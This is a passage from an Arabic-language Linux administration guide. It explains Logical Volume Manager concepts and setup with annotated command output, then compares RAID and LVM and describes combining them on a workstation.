Logical Volume Manager أو اختصارًا LVM هو أسلوب آخر لعزل الأقراص التخزينية المنطقية عن الأقراص الفيزيائية، وهو يركز على زيادة المرونة بدلاً من زيادة الوثوقية. يسمح LVM بتغيير القرص المنطقي بشكل شفاف بالنسبة للتطبيقات؛ فمثلاً، يمكن إضافة أقراص فيزيائية جديدة، ونقل البيانات إليها، وإزالة القديمة، دون فصل القرص المنطقي عن شجرة الملفات.

12.1.2.1. مفاهيم LVM

هذه المرونة نحرزها من خلال مستوى من العزل يشمل ثلاثة مفاهيم.

الأول هو PV، أي *Physical Volume* (الحيز الفيزيائي) وهو أقرب وحدة إلى العتاد: يمكن أن يتألف من قسم من أحد الأقراص، أو قرص كامل، أو أي جهاز كتلي آخر (بما في ذلك مصفوفات RAID على سبيل المثال). لاحظ أنه عندما يتم إعداد عنصر فيزيائي ليشغل دور PV في LVM، فيجب التعامل معه من LVM فقط، وإلا فإن النظام سوف يضطرب.

يمكن تجميع عدة PV ضمن VG (*Volume Group*)، التي يمكن أن نعتبرها بمثابة أقراص ظاهرية قابلة للتوسعة. إن VGs مكونات مجردة، ولا تظهر بشكل ملفات أجهزة في فرع `/dev`، لذلك لا يمكن استخدامها مباشرة.

النوع الثالث من المكونات هو LV (*Logical Volume* – الحيز المنطقي)، وهو قطعة من VG؛ فإذا اعتبرنا VG بمثابة قرص، عندها يقابل LV القسم من القرص. يظهر LV كجهاز كتلي له مدخلة في `/dev`، ويمكن استخدامه كما يستخدم أي قسم فيزيائي آخر (لاستضافة نظام ملفات أو مساحة swap عادة).

أهم شيء هنا هو أن تقسيم VG إلى LVs مستقل تمامًا عن المكونات الفيزيائية للـ VG (وهي PVs). يمكن تقسيم VG يتألف من مكون فيزيائي واحد (قرص مثلاً) إلى دزينة من الأقراص المنطقية؛ كما يمكن أن يتألف VG من العديد من الأقراص الفيزيائية ثم يظهر كحيز منطقي كبير مفرد. القيد الوحيد طبعاً هو أن الحجم الكلي المتاح للتخزين على LVs لا يمكن أن يكون أكبر من السعة الكلية للحيزات الفيزيائية في الـVG.

إلا أن المنطق يطلب شيئًا من التجانس بين المكونات الفيزيائية للـVG، وأن تقسم الـVG إلى حيزات منطقية لها استخدامات متشابهة. مثلاً، إذا كان العتاد المتوفر يحوي أقراصًا سريعة وأخرى بطيئة، فيمكن تجميع السريعة منها في VG واحدة والأقراص البطيئة في أخرى؛ يمكن تخصيص أجزاء من الأولى للتطبيقات التي تحتاج وصولاً سريعًا للبيانات، بينما تبقى الأخرى للمهام الأقل إلحاحاً.

وعلى أية حال، تذكر أن LV لا يرتبط مباشرة بأي PV معيّن. من الممكن التأثير على موقع تخزين بيانات أحد الحيزات المنطقية فيزيائيًا، لكن هذه الإمكانية ليست جوهرية في الاستخدامات العادية. وعلى صعيد آخر: عندما تتطور المكونات الفيزيائية للـVG، يمكن تهجير مواقع التخزين الفيزيائية لأحد LVs بين الأقراص (مع البقاء ضمن PVs المخصصة للـVG بالطبع).

12.1.2.2. إعداد LVM

دعنا الآن نتبع –خطوة بخطوة– طريقة إعداد LVM لحالة استخدام نموذجية: حيث نريد تبسيط حالة تخزينية معقدة. تحدث هذه الحالات عادة بعد تاريخ طويل ومعقد من تراكم التدابير المؤقتة. سوف ندرس كمثال حالة مخدم تغيرت فيه الحاجات التخزينية مع الزمن، وانتهى المطاف بمتاهة من الأقسام المتاحة الموزعة على عدد من الأقراص المستخدمة جزئيًا. بكلام واضح أكثر، الأقسام التالية هي المتاحة:

- من القرص `sdb`، القسم `sdb2`، الحجم 4 غ.ب؛
- من القرص `sdc`، القسم `sdc3`، الحجم 3 غ.ب؛
- القرص `sdd`، متاح بالكامل، 4 غ.ب؛
- من القرص `sdf`، القسم `sdf1`، 4 غ.ب؛ والقسم `sdf2`، 5 غ.ب.

بالإضافة لذلك، دعنا نفترض أن القرصين `sdb` و`sdf` أسرع من البقية.

هدفنا هو إعداد ثلاثة حيزات منطقية لثلاثة تطبيقات: مخدم ملفات يحتاج 5 غ.ب. من المساحة التخزينية، وقاعدة بيانات (1 غ.ب) وبعض المساحة للنسخ الاحتياطية (12 غ.ب). يحتاج التطبيقان الأوليان أداء جيداً، بينما النسخ الاحتياطية أقل حرجاً من حيث الحاجة لسرعة النقل. تمنعنا كل هذه القيود من استخدام الأقسام المتاحة مباشرة كما هي؛ لكن يمكن أن يسمح استخدام LVM بعزل الحجم الفيزيائي للأجهزة، بحيث يبقى القيد الوحيد هو المساحة الكلية المتوفرة فقط.

الأدوات المطلوبة كلها في حزمة lvm2 واعتمادياتها. بعد تثبيتها، يتطلب إعداد LVM ثلاث خطوات، تقابل المستويات الثلاث للمفاهيم.

أولاً، نجهز الحيزات الفيزيائية باستخدام **pvcreate**:

```
# pvdisplay
# pvcreate /dev/sdb2
  Writing physical volume data to disk "/dev/sdb2"
  Physical volume "/dev/sdb2" successfully created
# pvdisplay
  "/dev/sdb2" is a new physical volume of "4.00 GiB"
  --- NEW Physical volume ---
  PV Name               /dev/sdb2
  VG Name
  PV Size               4.00 GiB
  Allocatable           NO
  PE Size               0
  Total PE              0
  Free PE               0
  Allocated PE          0
  PV UUID               0zuiQQ-j1Oe-P593-4tsN-9FGy-TY0d-Quz31I

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
  Writing physical volume data to disk "/dev/sdc3"
  Physical volume "/dev/sdc3" successfully created
  Writing physical volume data to disk "/dev/sdd"
  Physical volume "/dev/sdd" successfully created
  Writing physical volume data to disk "/dev/sdf1"
  Physical volume "/dev/sdf1" successfully created
  Writing physical volume data to disk "/dev/sdf2"
  Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
  PV         VG   Fmt  Attr PSize PFree
  /dev/sdb2       lvm2 a--  4.00g 4.00g
  /dev/sdc3       lvm2 a--  3.09g 3.09g
  /dev/sdd        lvm2 a--  4.00g 4.00g
  /dev/sdf1       lvm2 a--  4.10g 4.10g
  /dev/sdf2       lvm2 a--  5.22g 5.22g
```

حتى الآن، كل شيء على ما يرام؛ لاحظ أنه يمكن إعداد PV على قرص كامل كما يمكن ذلك على أقسام الأقراص. يسرد الأمر **pvdisplay** الحيزات الفيزيائية الموجودة، وذلك في صيغتين مختلفتين للخرج، كما هو موضح أعلاه.

دعنا الآن نجمع هذه العناصر الفيزيائية في VG باستخدام **vgcreate**. سوف نجمع الحيزات الفيزيائية من الأقراص السريعة فقط في مجموعة اسمها `vg_critical`؛ أما المجموعة الأخرى، `vg_normal`، فسوف تحوي عناصر سريعة وأخرى بطيئة.

```
# vgdisplay
  No volume groups found
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
  Volume group "vg_critical" successfully created
# vgdisplay
  --- Volume group ---
  VG Name               vg_critical
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/write
  VG Status             resizable
```

```
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               8.09 GiB
  PE Size               4.00 MiB
  Total PE              2071
  Alloc PE / Size       0 / 0
  Free  PE / Size       2071 / 8.09 GiB
  VG UUID               bpq7zO-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
  Volume group "vg_normal" successfully created
# vgdisplay -C
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critical   2   0   0 wz--n-  8.09g  8.09g
  vg_normal     3   0   0 wz--n- 12.30g 12.30g
```

الأوامر هنا أيضًا واضحة جداً (كما أن **vgdisplay** يوفر صيغتين للخرج). لاحظ أنه من الممكن استخدام قسمين من القرص الفيزيائي نفسه في مجموعتين مختلفتين. لاحظ أيضًا أننا استخدمنا بادئة _vg عند تسمية VGs التي أنشأناها ولكن هذا مجرد اصطلاح.

لدينا الآن « قرصين ظاهريين »، أحجامهما تقريبًا 8 غ.ب و 12 غ.ب على التوالي. دعنا الآن نقطعهما إلى « أقسم ظاهرية » (LVs). نحتاج الأمر **lvcreate**، ونحتاج أيضًا تعليمة أكثر تعقيداً بقليل:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
  Logical volume "lv_files" created
# lvdisplay
  --- Logical volume ---
  LV Path                /dev/vg_critical/lv_files
  LV Name                lv_files
  VG Name                vg_critical
  LV UUID                J3V0oE-cBYO-KyDe-5e0m-3f70-nv0S-kCWbpT
  LV Write Access        read/write
  LV Creation host, time mirwiz, 2013-01-17 17:05:13 +0100
  LV Status              available
  # open                 0
  LV Size                5.00 GiB
  Current LE             1280
  Segments               2
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           253:0

# lvcreate -n lv_base -L 1G vg_critical
  Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
  Logical volume "lv_backups" created
# lvdisplay -C
  LV         VG          Attr      LSize  Pool Origin Data%  Move Log Copy%  Convert
  lv_base    vg_critical -wi-a---  1.00g
```

```
  lv_files   vg_critical -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 12.00g
```

يوجد معاملان مطلوبان عند إنشاء الحيزات المنطقية؛ ويجب تمريرهما إلى الأمر **lvcreate** كخيارات. الأول هو اسم LV الذي سوف ننشئه ويحدد بالخيار `-n`، والثاني هو حجم LV ويعطى عمومًا بالخيار `-L`. نحتاج أيضًا إعلام الأمر باسم VG التي يطبق عليها طبعًا، وهذا هو المعامل الأخير في التعليمة.

التعمق أكثر

خيارات **lvcreate**

للأمر **lvcreate** العديد من الخيارات تسمح بضبط عملية إنشاء LV.

دعنا أولاً نشرح الخيار l-، الذي يسمح بتحديد حجم الحيز المنطقي كعدد من الكتل (بدلاً من استخدام الواحدات « البشرية » كما فعلنا في المثال السابق). هذه الكتل (التي تدعى PEs، أي *physical extents*، بحسب مصطلحات LVM) هي وحدات متجاورة من المساحة التخزينية في الحيزات الفيزيائية، ولا يمكن أن تقسم الواحدة منها بين الحيزات المنطقية. عندما يحتاج المرء لتحديد السعة التخزينية للحيز المنطقي بدقة أكبر، مثلاً لاستخدام كامل المساحة المتوفرة، سيكون الخيار `-l` مفضلاً على الخيار `-L` غالبًا.

من الممكن أيضاً الإشارة إلى الموقع الفيزيائي لتخزين LV، بحيث تخزن « استطالاته » (extents) على PV معين (مع البقاء ضمن الحيزات الفيزيائية المخصصة للـVG طبعاً). نظراً لأننا نعلم أن `sdb` أسرع من `sdf`، ربما نريد تخزين `lv_base` هناك إذا أردنا منح الأفضلية لمخدم قاعدة البيانات على مخدم الملفات. يصبح الأمر كالتالي: **lvcreate -n lv_base -L 1G vg_critical /dev/sdb2**. لاحظ أن هذا الأمر قد يفشل إذا لم يحو الحيز الفيزيائي عدداً كافياً من الاستطالات الحرة. في هذا المثال، لعلنا سنحتاج إلى إنشاء `lv_base` قبل `lv_files` لتفادي هذا الموقف — أو إلى تحرير بعض المساحة على `sdb2` باستخدام الأمر **pvmove**.

ينتهي المطاف بالحيزات المنطقية بعد إنشائها كملفات أجهزة كتلية في `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw------T 1 root root 10, 236 Jan 17 16:52 control
lrwxrwxrwx 1 root root       7 Jan 17 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root       7 Jan 17 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root       7 Jan 17 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw---T 1 root disk 253, 0 Jan 17 17:05 /dev/dm-0
brw-rw---T 1 root disk 253, 1 Jan 17 17:05 /dev/dm-1
brw-rw---T 1 root disk 253, 2 Jan 17 17:05 /dev/dm-2
```

> *ملاحظة*
> **التعرف الآلي على حيزات LVM**
>
> عند إقلاع الحاسب، تفحص سكربتات `/etc/init.d/lvm` الأجهزة المتوفرة؛ وتُسجَّل الأجهزة التي تمت تهيئتها كحيزات فيزيائية ضمن نظام LVM الفرعي، وتجمَع الحيزات التي تنتمي لمجموعات في مجموعاتها، ثم تنشط الحيزات المنطقية وتصبح متوفرة. لا حاجة إذاً لتحرير ملفات الإعداد عند إنشاء أو تعديل حيزات LVM.
>
> لكن لاحظ أن خريطة عناصر LVM (الحيزات الفيزيائية والمنطقية، والمجموعات) تُنسَخ احتياطيًا إلى `/etc/lvm/backup`، وهذه قد تفيد في حال حدوث مشكلة (أو لاختلاس النظر تحت الغطاء).

لتسهيل الأمور، يتم إنشاء اختصارات رمزيّة أيضًا في مجلدات بأسماء VGs نفسها:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jan 17 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jan 17 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jan 17 17:05 lv_backups -> ../dm-2
```

يمكن استخدام LVs عندها مثل أي قسم نظامي تماماً:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.5 (29-Jul-2012)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
[...]
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.5 (29-Jul-2012)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
[...]
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G  158M   12G   2% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base       ext4
/dev/vg_critical/lv_files   /srv/files      ext4
/dev/vg_normal/lv_backups   /srv/backups    ext4
```

```
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G  158M   12G   2% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base       ext4
/dev/vg_critical/lv_files   /srv/files      ext4
/dev/vg_normal/lv_backups   /srv/backups    ext4
```

من وجهة نظر التطبيقات، تم تحويل الأقسام الصغيرة العديدة إلى حيز كبير واحد بحجم 12غ.ب، وله اسم ألطف.

12.1.2.3. LVM مع الزمن

بالرغم من أن ميزة جمع الأقراص أو الأقسام الفيزيائية مفيدة، إلا أنها ليست الميزة الأساسية لاستخدام LVM. لا تبدو المرونة التي تحصل عليها من LVM واضحة إلا بعد مرور فترة من الزمن بشكل خاص، عندما تتغير الحاجات. في مثالنا السابق، دعنا نفترض أن هناك ملفات جديدة كبيرة يجب تخزينها، وأن الحيز المنطقي المخصص لمخدم الملفات صغير جداً عليها. بما أننا لم نستهلك كامل المساحة الحرة المتوفرة على `vg_critical`، يمكننا توسعة `lv_files`. سوف نستخدم الأمر **lvresize** لذلك الغرض، ثم نستخدم **resize2fs** لملائمة نظام الملفات مع الحجم الجديد:

```
# df -h /srv/files/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  5.0G  4.6G  146M  97% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Move Log Copy%  Convert
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
  Extending logical volume lv_files to 7.00 GB
  Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Move Log Copy%  Convert
  lv_files vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.5 (29-Jul-2012)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing req
➥ uired
old_desc_blocks = 1, new_desc_blocks = 1
Performing an on-line resize of /dev/vg_critical/lv_files to 1835008 (4k) blocks.
The filesystem on /dev/vg_critical/lv_files is now 1835008 blocks long.

# df -h /srv/files/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  6.9G  4.6G  2.1G  70% /srv/files
```

تحذير

تحجيم نظم الملفات

لا تدعم جميع نظم الملفات التحجيم أثناء الاتصال (online resizing)؛ بالتالي يجب فصل نظام الملفات أولاً (unmount) ثم إعادة ربطه بعد إنهاء العملية. طبعاً إذا كان هناك رغبة بتصغير المساحة المخصصة لأحد الحيزات المنطقية، فيجب تقليص نظام الملفات اولاً؛ أما في حال التكبير فيكون الترتيب معكوساً: حيث يجب تكبير الحيز المنطقي قبل توسعة نظام الملفات داخله. هذا منطقي تمامًا، فلا يمكن أن يكون حجم نظام الملفات أكبر من حجم الجهاز الكتلي الذي يحويه بأي حال من الأحوال (سواء كان الجهاز قسمًا فيزيائياً أو كان حيز تخزين منطقي).

يمكن توسعة نظم الملفات ext3، وext4 و xfs دون فصل الاتصال (online)؛ أما التقليص فيحتاج الفصل عن شجرة الملفات. يسمح نظام الملفات reiserfs بالتحجيم أثناء الاتصال في الاتجاهين. أما صاحب الجلالة ext2 فلا يسمح بأي منهما، ويحتاج للفصل في جميع الحالات.

يمكننا توسعة الحيز الذي يستضيف قاعدة البيانات بنفس الأسلوب، لولا أننا وصلنا لحدود المساحة المتاحة على المجموعة:

```
# df -h /srv/base/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 1008M  854M  104M  90% /srv/base
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 8.09g 92.00m
```

لا مشكلة، حيث يسمح LVM بإضافة حيزات فيزيائية إلى المجموعات القائمة مسبقًا. مثلاً، ربما لاحظنا أن القسم `sdb1` الذي كان يستخدم خارج نظام LVM حتى الآن، كان يحتوي على أرشيفات يمكن نقلها إلى `lv_backups`. يمكننا الآن إعادة استخدام القسم ودمجه في مجموعة الحيزات الحالية، واستثمار بعض المساحة الحرة. هذه هي وظيفة الأمر **`vgextend`**. طبعاً يجب تهيئة القسم كحيز فيزيائي قبل ذلك. بعد توسيع المجموعة، يمكننا استخدام أوامر مشابهة للسابقة لتمديد الحيز المنطقي وتوسعة نظام الملفات بعد ذلك:

```
# pvcreate /dev/sdb1
  Writing physical volume data to disk "/dev/sdb1"
  Physical volume "/dev/sdb1" successfully created
# vgextend vg_critical /dev/sdb1
  Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   3   2   0 wz--n- 9.09g 1.09g
# [...]
[...]
# df -h /srv/base/
```

```
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base   2.0G  854M  1.1G  45% /srv/base
```

التعمق أكثر

LVM متقدم

يسمح LVM باستخدامات متقدمة أكثر، حيث يمكن تحديد الكثير من التفاصيل يدوياً. مثلاً، يستطيع مدير النظام تعديل حجم الكتل التي تتركب منها الحيزات الفيزيائية والمنطقية، كما يستطيع ضبط تخطيطها الفيزيائي (physical layout). من الممكن أيضًا نقل الكتل بين الحيزات الفيزيائية، لضبط الأداء بدقة مثلاً، أو تحرير PV معين عند الحاجة لإخراج القرص الفيزيائي الموافق من المجموعة (سواء لنقله إلى VG أخرى أو إزالته من LVM بالكامل) كتيبات التعليمات التي تصف الأوامر واضحة ومفصلة بشكل عام. صفحة lvm(8) هي نقطة بدء جيدة.

12.1.3. RAID أو LVM؟

يقدم كلٌّ من RAID وLVM ميزات لا تقبل الجدل عندما يبتعد المرء عن الحالة البسيطة للحاسوب المكتبي ذي القرص الواحد حيث لا تتغير الاستخدامات مع مرور الزمن. لكن RAID وLVM يتباعدان في اتجاهين مختلفين، وتتباعد أهدافهما، ومن المقبول أن يتسائل المرء عن أي التقنيتين يجب أن يتبناها. الإجابة الأنسب ستعتمد طبعاً على الحاجات الحالية والمتوقعة.

هناك عدة حالات بسيطة حيث لا تظهر فيها أي تساؤلات فعلية. إذا كان الهدف هو حماية البيانات من عطب العتاد، فالحل طبعاً هو إعداد RAID مع مصفوفة أقراص ذات فائض تخزيني، نظرًا لأن LVM لا يعالج هذه المشكلة أبداً. من جهة أخرى، إذا كان هناك حاجة لتصميم تخزيني مرن تستقل فيه الحيزات التخزينية عن المخطط الفيزيائي للأقراص، عندها RAID لا يساعد كثيراً وLVM هو الخيار الطبيعي.

ملاحظة

إذا كان الأداء مهمًا...

إذا كانت سرعة الدخل والخرج جوهرية، خصوصًا من ناحية أزمنة الوصول، فإن استخدام LVM أو RAID أو جمعهما معاً بإحدى الطرق قد يؤثر على الأداء، وأحياناً يجب أخذ هذا بعين الاعتبار عند اختيار إحدى التقنيتين. إلا أن هذه الاختلافات في الأداء صغيرة حقاً، ولا يمكن قياسها إلا في حالات قليلة. إذا كان الأداء مهمًا، فإن أكبر زيادة يمكن الحصول عليها تكون باستخدام وسائط تخزين غير ميكانيكية (سواقات الحالة الصلبة *solid-state drives* – SSD)؛ كلفة الميغابايت في هذه الوسائط أعلى من كلفته في الأقراص الصلبة العادية، كما أن سعتها أصغر عادة، لكنها تقدم أداء باهراً للوصول العشوائي. إذا كان نمط الاستخدام يشتمل على العديد من عمليات الدخل والخرج المنتشرة على أنحاء نظام الملفات، كما في حالة قواعد البيانات التي تجرى عليها استعلامات معقدة مثلاً، فإن جدوى تشغيلها على SSD أكبر بكثير من استخدام LVM بدلاً من RAID أو العكس. يجب اتخاذ القرار في هذه الحالات اعتماداً على

معايير أخرى غير السرعة، نظراً لأن موضوع الأداء يمكن معالجته بسهولة باستخدام SSD.

حالة الاستخدام الثالثة الجديرة بالاهتمام هي عندما يحتاج المرء جمع قرصين في حيز تخزيني واحد، وذلك بهدف زيادة الأداء أو للحصول على نظام ملفات أكبر من سعة الأقراص المتوفرة. يمكن معالجة هذه الحالة باستخدم RAID-0 (أو حتى linear-RAID) أو باستخدام LVM. في هذه الحالة، يقع الاختيار على LVM ما لم تكن هناك قيود إضافية (الانسجام مع بقية الحواسيب إذا كانت تعتمد على RAID مثلاً). الإعداد الأولي لنظام LVM أكثر تعقيداً بقليل، ولكن المرونة الإضافية التي يوفرها تعوض هذه الزيادة الطفيفة في التعقيدات عندما تتغير المتطلبات التخزينية أو إذا دعت الحاجة لإضافة أقراص جديدة.

ثم نصل طبعاً إلى حالة الاستخدام الشيقة حقاً، وهي عندما نحتاج نظاماً تخزينياً يقاوم أعطال العتاد ومرناً من ناحية توزيع الحيزات التخزينية. لا يستطيع RAID وحده ولا LVM معالجة المتطلبين معاً؛ هذه هي الحالة التي نستخدم فيها الاثنين في الوقت نفسه — أو بالأحرى، نستخدم أحدهما فوق الآخر. أكثر طريقة مستخدمة منذ وصل RAID و LVM إلى مرحلة النضج هي ضمان حماية البيانات أولاً من خلال جمع الأقراص في عدد صغير من مصفوفات RAID الكبيرة، ثم استخدام هذه المصفوفات كحيزات فيزيائية لنظام LVM؛ بعدها تقطع LVs إلى أقسام منطقية لإنشاء نظم الملفات. إن ميزة هذا الأسلوب هي أنه عندما يتعطل قرص ما، سنحتاج لإعادة بناء عدد صغير من مصفوفات RAID، وبالتالي اختصار الوقت الذي يقضيه مدير النظام في الاستعادة.

لنأخذ مثلاً حقيقياً: يحتاج قسم العلاقات العامة في شركة فلكوت محطة عمل لتحرير الفيديو، لكن ميزانية القسم لا تسمح بشراء عتاد متطور بالكامل. اتخذ القرار بتفضيل العتاد المخصص لأعمال الجرافيك (الشاشة وبطاقة الفيديو)، والاكتفاء بالعتاد العادي بالنسبة لوسائط التخزين. لكن، كما هو معلوم، يحتاج الفيديو الرقمي بعض المتطلبات الخاصة فيما يتعلق بوشائط التخزين: فكمية البيانات المخزنة كبيرة، كما أن معدل النقل عند قراءة أو كتابة هذه البيانات مهم ويؤثر على الأداء الكلي للنظام (أهميته أكبر من أهمية زمن الوصول النموذجي مثلاً). يجب تلبية هذه المتطلبات باستخدام عتاد عادي، في هذه الحالة لدينا قرصين صلبين SATA سعة كل منهما 300 غيغابايت؛ يجب أيضًا أن تقاوم بيانات النظام وبعض من بيانات المستخدم أعطال العتاد، إذ يجب أن تبقى مقاطع الفيديو المحررة بأمان، لكن اللقطات (rushes) التي تنتظر التحرير أقل أهميةً، بما أنها لا تزال متوفرة على شرائط الفيديو.

سوف نجمع RAID-1 و LVM معاً لإيفاء هذه الشروط. سوف نصل القرصين إلى متحكمي SATA مختلفين لتحسين الوصول المتوازي وتخفيف خطر الأعطال المتزامنة، بالتالي سوف يظهر القرصان باسمي sda وsdc. سوف نقطِّع القرصين وفق المخطط التالي:

```
# fdisk -l /dev/sda

Disk /dev/hda: 300.0 GB, 300090728448 bytes
255 heads, 63 sectors/track, 36483 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00039a9f

   Device Boot      Start       End       Blocks   Id  System
/dev/sda1   *           1       124       995998+  fd  Linux raid autodetect
/dev/sda2             125       248       996030   82  Linux swap / Solaris
/dev/sda3             249     36483    291057637+   5  Extended
/dev/sda5             249     12697     99996561   fd  Linux raid autodetect
/dev/sda6           12698     25146     99996561   fd  Linux raid autodetect
/dev/sda7           25147     36483     91064421   8e  Linux LVM
```

- جمعنا القسمين الأولين من كل قرص (حوالي 1 غ.ب) في حيز RAID-1، هو md0. هذه المرآة ستستخدم مباشرة لتخزين نظام الملفات الجذر.
- استخدمنا القسمين sda2 وsdc2 كقسمي swap، ما منحنا مساحة تبديل سعتها الكلية 2 غ.ب. ومع 1 غ.ب من الذاكرة RAM، أصبحت كمية الذاكرة المتوفرة لمحطة العمل مريحة.
- جمعنا القسمين sda5 وsdc5، كما جمعنا sda6 وsdc6 في حيزي RAID-1 حجم كل منهما حوالي 100 غ.ب، هما md1 وmd2. تمت تهيئة كل من هاتين المرآتين كحيز LVM فيزيائي، وتم تخصيصهما للمجموعة vg_raid. هذه VG تحوي تقريبًا 200 غ.ب من المساحة المؤمنة.
- استخدمنا القسمين المتبقيين، sda7 وsdc7، مباشرة بشكل حيزات فيزيائية، وخصصناهما لمجموعة حيزات أخرى تدعى vg_bulk، حيث أصبحت تحوي تقريبًا 200 غ.ب من المساحة.

بعد إنشاء VGs، يمكن تقطيعها بطريقة مرنة جداً. يجب أن نأخذ بعين الاعتبار أن LVs التي ننشئها في vg_raid ستبقى محفوظة حتى لو تعطل أحد القرصين، لكن هذا لا ينطبق على LVs التي ننشئها في vg_bulk؛ من ناحية أخرى، سوف تحجز الحيزات المنطقية في vg_bulk على القرصين على التوازي، ما يسمح بسرعات قراءة أو كتابة أكبر للملفات الكبيرة.

إذن سوف ننشئ الحيزات المنطقية lv_usr وlv_var وlv_home على vg_raid، لتخزين نظم الملفات المقابلة لها؛ وسنستخدم حيز منطقي آخر كبير باسم lv_movies لتخزين النسخ النهائية من الأفلام بعد التحرير. سوف نقسم الـVG الأخرى إلى حيز كبير باسم lv_rushes، للبيانات القادمة مباشرة من كميرات الفيديو الرقمية، وlv_tmp للملفات المؤقتة. تحديد موقع مساحة العمل ليس خياراً واضحاً تماماً: في حين أن

الأداء الجيد مطلوب لذلك القسم، هل يستحق هذا المخاطرة بخسارة العمل إذا تعطل أحد الأقراص أثناء جلسة التحرير؟ اعتماداً على إجابة ذلك السؤال، سوف ننشئ الحيز المنطقي المناسب على إحدى المجموعتين.

الآن أصبح لدينا بعض الفائض يضمن لنا حماية البيانات الهامة ومرونة كبيرة في توزيع المساحة المتوفرة بين التطبيقات. على فرض أن هناك حاجة لتثبيت برمجيات جديدة لاحقًا (لتحرير المقاطع الصوتية مثلاً)، يمكن توسيع الحيز المنطقي المقابل لنظام ملفات `/usr/` بسهولة.

ملاحظة

لماذا ثلاثة حيزات RAID-1؟

كان يمكن إعداد حيز RAID-1 واحد فقط ليعمل كحيز فيزيائي نضع عليه `vg_raid`. فلم أنشأنا ثلاثة منها إذاً؟

السبب وراء القسم الأول (فصل `md0` عن البقية) هو أمان البيانات: فالبيانات التي تكتب على مرايا RAID-1 هي نفسها على جميع الأقراص، ولذلك يمكن تجاوز طبقة RAID وربط أحد أقراص المصفوفة مباشرة. في حال مواجهة علة في النواة مثلاً، أو إذا تضررت البيانات الفوقية التي تُعرّف LVM، يمكن عندها إقلاع نظام أصغري يسمح بالوصول إلى البيانات الحساسة مثل مخطط الأقراص في حيزات RAID وLVM؛ يمكن حينئذ إعادة بناء البيانات الفوقية والوصول للملفات ثانية، بحيث يعود النظام إلى حالته النظامية.

أما السبب وراء القسم الثاني (فصل `md1` عن `md2`) فهو أقل وضوحاً، والداعي له هو عدم ثقتنا بطبيعة التغييرات التي سنحتاجها في المستقبل. قد لا نعرف الحاجات التخزينية للمستخدمين بدقة عند تجميع محطة العمل أول مرة، كما يمكن أن تتغير هذه الحاجات مع مرور الزمن. في حالتنا، لا يمكننا معرفة الأحجام التخزينية اللازمة للقطات الخام (rushes) ومقاطع الفيديو المكتملة مسبقاً. إذا احتاج أحد المقاطع لعدد كبير من اللقطات، وكان أكثر من نصف VG المخصصة للحيزات المؤمنة فارغاً، يمكننا إعادة استخدام بعض المساحة غير اللازمة منها. يمكننا إزالة أحد الحيزات الفيزيائية، مثل `md2` من `vg_raid` ثم نضيفه إلى `vg_bulk` مباشرة (إذا كانت المدة المتوقعة لإنهاء العملية قصيرة بحيث نستطيع قبول الانخفاض المؤقت في الأداء)، أو نلغي مصفوفة RAID على `md2` وندمج مكوناتها (`sda6` و`sdc6`) مع VG غير المؤمنة (التي ستكبر بمقدار 200 غ.ب بدلاً من 100 غ.ب)؛ بعدها يمكن توسعة الحيز المنطقي 